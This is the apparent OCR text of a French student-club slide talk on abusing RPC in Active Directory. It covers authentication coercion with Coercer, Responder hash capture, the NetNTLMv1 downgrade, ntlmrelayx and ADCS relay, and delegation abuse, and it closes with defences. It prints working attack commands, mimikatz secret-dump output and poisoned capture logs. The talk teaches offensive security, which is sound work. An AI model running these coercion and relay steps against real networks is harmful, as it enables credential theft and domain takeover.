Abus des RPC dans Active Directory

par Justin van den Hanenberg

whoami

PolyCyber

- Pentester @ OKIOK
- Gradué génie informatique Polytechnique 2022
- Travail en test d'intrusion depuis 2020
- Ancien président de PolyCyber

Pour me joindre:

 /justin-van-den-hanenberg/

 cadorin

Shoutout @ Rémi Gascou

@podalirius_ @p0dalirius

Black Hat Europe 2022: Searching for RPC Functions to Coerce Authentications in Microsoft Protocols
https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154
https://www.youtube.com/watch?v=JWI_khgpyYM

Pour en savoir plus sur:

- Comment il a trouvé des fonctions RPC vulnérables
- Comment il a créé Coercer

Agenda

PolyCyber

- Protocoles réseaux dans un environnement Active Directory
- RPC
- Appels RPC malfaisants
- Chronologie des attaques RPC
- Coercer
- Hashes d'authentification Active Directory
- Coercer + Responder
- Cracking de hashes
- NetNTLMv1 downgrade
- Attaques de relais
- Attaque de relais ADCS
- Unconstrained Delegation -> Pass The Ticket
- Techniques de défense

Protocoles réseaux Active Directory

PolyCyber

SMB (445)

- Protocol de partage réseau (fichier, imprimante, port)
- Peut aussi être utiliser pour s'authentifier à une machine et rouler des commandes
- Permet d'énumérer certaines informations d'Active Directory
- Outils: smbclient, crackmapexec, enum4linux, impacket

NetBIOS (139)

- Protocole de communication LAN
- Utilise son propre nom NetBIOS pour identification
- Outils: nbtscan, impacket

Protocoles réseaux Active Directory

PolyCyber

LDAP (389, 636, 3268, 3269)

- Protocole de localisation d'information dans Active Directory
- Très utile pour énumérer les informations du domaine Active Directory
- Outils: ldapsearch, crackmapexec, bloodhound

FTP (21)

- Protocole de partage de fichier
- Plaintext, mais SFTP existe
- Anonymous user
- Outils: ftp, nmap

Protocoles réseaux Active Directory

PolyCyber

DNS (53)

- Protocole de localisation de machines sur le réseaux
- Outils: dnsrecon, Responder

TELNET (23)

- Protocole d'accès non-sécurisé
- L'authentification passe en clair sur le réseau
- Outils: wireshark, nmap

Protocoles réseaux Active Directory

PolyCyber

LLMNR/NBT-NS/mDNS

- Protocoles de recherche d'identification suite à l'échec d'un lookup DNS
- Possible d'empoisonner les requêtes de ces protocoles
- Outils: Responder

WPAD


- Protocole pour charger les paramètres de proxy du réseau
- Lancé suite à l'échec d'identification d'un host web
- Cherche un fichier wpad.dat sur le réseau
- Outils: Responder

Protocoles réseaux Active Directory

PolyCyber

Microsoft Remote Procedure Call (135)

- Protocole permettant l'exécution de fonction contenue sur une autre machine.
- Expose des interfaces qui contiennent des fonctions



[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Identification des fonctions RPC

PolyCyber

3 valeurs:

- UUID (identifie l'interface)
- opnum (identifie la fonction)
- data (paramètres de la fonction)


```
RpcFunction(param1=value1, param2=value2, …)
```

Interface:
uuid=4fc742e0-4a10-11cf-8273-00aa004ae673 version=1.0
Function:
opnum=17
Data:
param1=value1 param2=value2

[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Example de requête RPC

```
RpcCopyFile(SrcFile="\\SRV01\Share\src.file", DstFile="C:\Temp\dst.file",Flags=0x0)
```




[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Requête RPC malfaisante

PolyCyber


```
RpcCopyFile(SrcFile="\\BADPC\Share\src.file", DstFile="C:\Temp\dst.file",Flags=0x0)
```



We get SMB authentication on our PC!

[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Chronologie des attaques RPC



[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

```
[Coercer]$ ./Coercer.py coerce -l 192.168.1.27 -t 192.168.1.46 -u 'podalirius' -p 'Coerce123!' -d COERCE.local -v
```

```
[responder]$
```


[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Hashes NTLM

PolyCyber

NTLM

- Format de hash pour les mots de passes locaux
- Utilise MD4
- Pass-The-Hash
- Peut être extrait de la mémoire d'un ordinateur (lsass, sam)
- Outils: mimikatz, crackmapexec, more
- Exemple: `B4B9B02E6F09A9BD760F388B67351E2B`

NetNTLMv1

- Format de hash utilisé pour de l'authentification réseau
- Utilise DES
- Ne peut pas être utilisé directement pour de l'authentification
- Peut être cracké avec un challenge forcé et des rainbows tables
- Peut être relayé
- Permet de passer de SMB à LDAP
- Outils: Responder, ntlmrelayx, crack.sh

NetNTLMv2

- Format moderne de hash utilisé pour de l'authentification réseau
- Utilise HMAC-MD5
- Ne peut pas être utilisé directement pour de l'authentification
- Plus difficile à cracker, dépend de la complexité du mot de passe
- Peut être relayé
- Outils: Responder, ntlmrelayx, hashcat

Exemple dump LSA

PolyCyber

```
mimikatz # lsadump::secrets
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
  [00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d

Secret  : $MACHINE.ACC
cur/text: 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
    NTLM:595d436f11270dc4df953f217fcfbdd2
    SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577
old/text: 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
    NTLM:595d436f11270dc4df953f217fcfbdd2
    SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 bf 96 8e ef 0b 59 7c 6b e4 8b 62 12 9f c0 11 c3 ac 88 9a f1 b0 0d a9 e3 b5 7f 2b ce c6 53 87 08 a3
 50 82 d1 69 e1 0d f0
    full: bf968eef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
    m/u : bf968eef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
old/hex : 01 00 00 00 82 58 84 d1 a9 33 60 a6 37 f6 79 0d 70 67 09 a6 65 40 ed 28 76 24 43 44 86 69 55 be b0 41 a9 4a 95
 e5 90 4f 64 a6 d3 99
    full: 825884d1a93360a637f6790d706709a66540ed2876244344866955beb041a94a95e5904f64a6d399
    m/u : 825884d1a93360a637f6790d706709a66540ed28 / 76244344866955beb041a94a95e5904f64a6d399

Secret  : NL$KM
cur/hex : f1 6a 5e ad c2 d0 94 3d 7e 1e 2a b5 b0 f8 ea 9c 48 58 3c 1b cb 0b b9 b3 71 63 f3 58 18 b7 ec 3d 57 96 1d e4 35
 8d 0b d1 26 5f 07 82 ad 97 d6 7a 2e 3c 1a a9 ca 36 58 27 0d f1 a2 02 88 23 17 13
```


Exemple capture hash NetNTLMv1

PolyCyber

```
    Challenge set               [1122334455667788]
    Don't Respond To Names      ['ISATAP']


[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[SMB] NTLMv1 Client   : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash     : client::victim:F35A3FE17DCB31F9BE8A8004B3F310C150AFA36195554972:F35A3FE17DCB31F9
BE8A8004B3F310C150AFA36195554972:1122334455667788
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] Skipping previously captured hash for victim\client
```

Exemple capture hash NetNTLMv2



Cracking de hash NetNTLMv1-2

PolyCyber

NetNTLMv1

- crack.sh
- Doit avoir le challenge 1122334455667788, changer responder.conf
- rainbow table, très rapide
- crack.sh est down en ce moment ☹

NetNTLMv2

- hashcat
- On espère que le mot de passe est faible
- mode 5600
- Commencer avec une petite wordlist (rockyou) et all rules, ensuite aller vers wordlists plus grosse et moins de rules.

NetNTLMv1 downgrade attack

- C'est génial que NetNTLMv1 soit complètement brisé avec un challenge donné… mais c'est deprecated et normalement pas utilisé sur un réseau.
- Forçons l'utilisation de NetNTLMv1 à la place de v2!
- Solution1 : Proposer que NetNTLMv1 comme moyen d'authentification SMB (option **`--lm --disable-ess`** dans Reponder)
- Solution2 : Changer les registres d'un ordinateur pour permettre l'utilisation de NetNTLMv1 https://github.com/eladshamir/Internal-Monologue

Attaques de relais

PolyCyber

- Pas nécessairement besoin de capturer un hash et de le cracker
- On peut relayé l'authentification à un autre serveur pour obtenir un accès avec les privilèges de la victime
- Ça peut être un accès simple pour rouler une commande (ex: Créer nouveau user) ou accès persistent avec SOCKS proxy
- Outil: ntlmrelayx
  `ntlmrelayx.py -tf smb_hosts_nosigning.txt -smb2support –socks`
- Important de générer une liste de hosts sans SMB signing au préalable (crackmapexec)
  `crackmapexec smb <IP RANGE> --gen-relay-list smb_hosts_nosigning.txt`
- Utiliser proxychains pour rouler des commandes sur les hosts compromis
- Autres options intéressantes pour ntlmrelayx:
  - --escalate-user USERNAME
  - --add-computer
  - --delegate-access
  - --dump-laps, --dump-gmsa
  - --adcs (on en reparle)

Attaque de relais ADCS

PolyCyber

- Pour l'authentification Kerberos (la méthode privilégiée par Microsoft), des tickets sont émis pour les accès. Ces tickets sont créer à l'aide d'un certificat.
- Active Directory Certificate Services devient ainsi une cible de choix.
- ADCS peut avoir un endpoint HTTP de disponible pour les demandes de certificat.
- On peut relayer une authentification NTLM vers ce service pour recevoir le certificat!
- Avec les attaques RPC, on peut forcer une authentification NTLM de n'importe quel machine… incluant un Domain Controller!
- On obtient ainsi le certificat du compte machine d'un Domain Controller. On peut alors se forger un ticket pour avoir une session local admin sur le Domain Controller!
- Outils: Certify (pour identifier endpoints ADCS), Coercer, Responder, ntlmrelayx

Unconstrained Delegation et Pass The Ticket

- Si votre reconnaissance a identifié des machines où Unconstrained Delegation est actif et que vous avez contrôle de cette machine, vous pouvez essayer de forcer une authentification NTLM sur cette machine à partir d'une machine à haut privilège.
- Le ticket à haut privilège va être présent sur la machine. Abus de Unconstrained Delegation permet de faire l'attaque Pass The Ticket et de compromettre la machine à haut privilège.
- https://mayfly277.github.io/posts/GOADv2-pwning-part10/

Techniques de défense

PolyCyber

- Désactiver les services inutilisés (pour limiter les fonctions RPC disponibles), surtout sur les contrôleurs de domaine
- Activer SMB Signing et LDAP Signing pour prévenir les attaques de relais
- Activer EPA (Extended Protection for Authentication)
- Bien séparé son réseau pour ne pas permettre des appels RPC entre différents tiers du réseau
- Forcer HTTPS pour le service web de ADCS
- Désactiver l'authentification NTLM sur les contrôleurs de domaine et serveurs ADCS

[1] Rémi GASCOU, https://www.blackhat.com/eu-22/briefings/schedule/index.html#searching-for-rpc-functions-to-coerce-authentications-in-microsoft-protocols-29154

Questions?

PolyCyber

- Je reste disponible sur Discord si vous avez des questions!
- Soyez responsables avec votre utilisation de ces techniques
  - **Pas sur le réseau de Polytechnique SVP**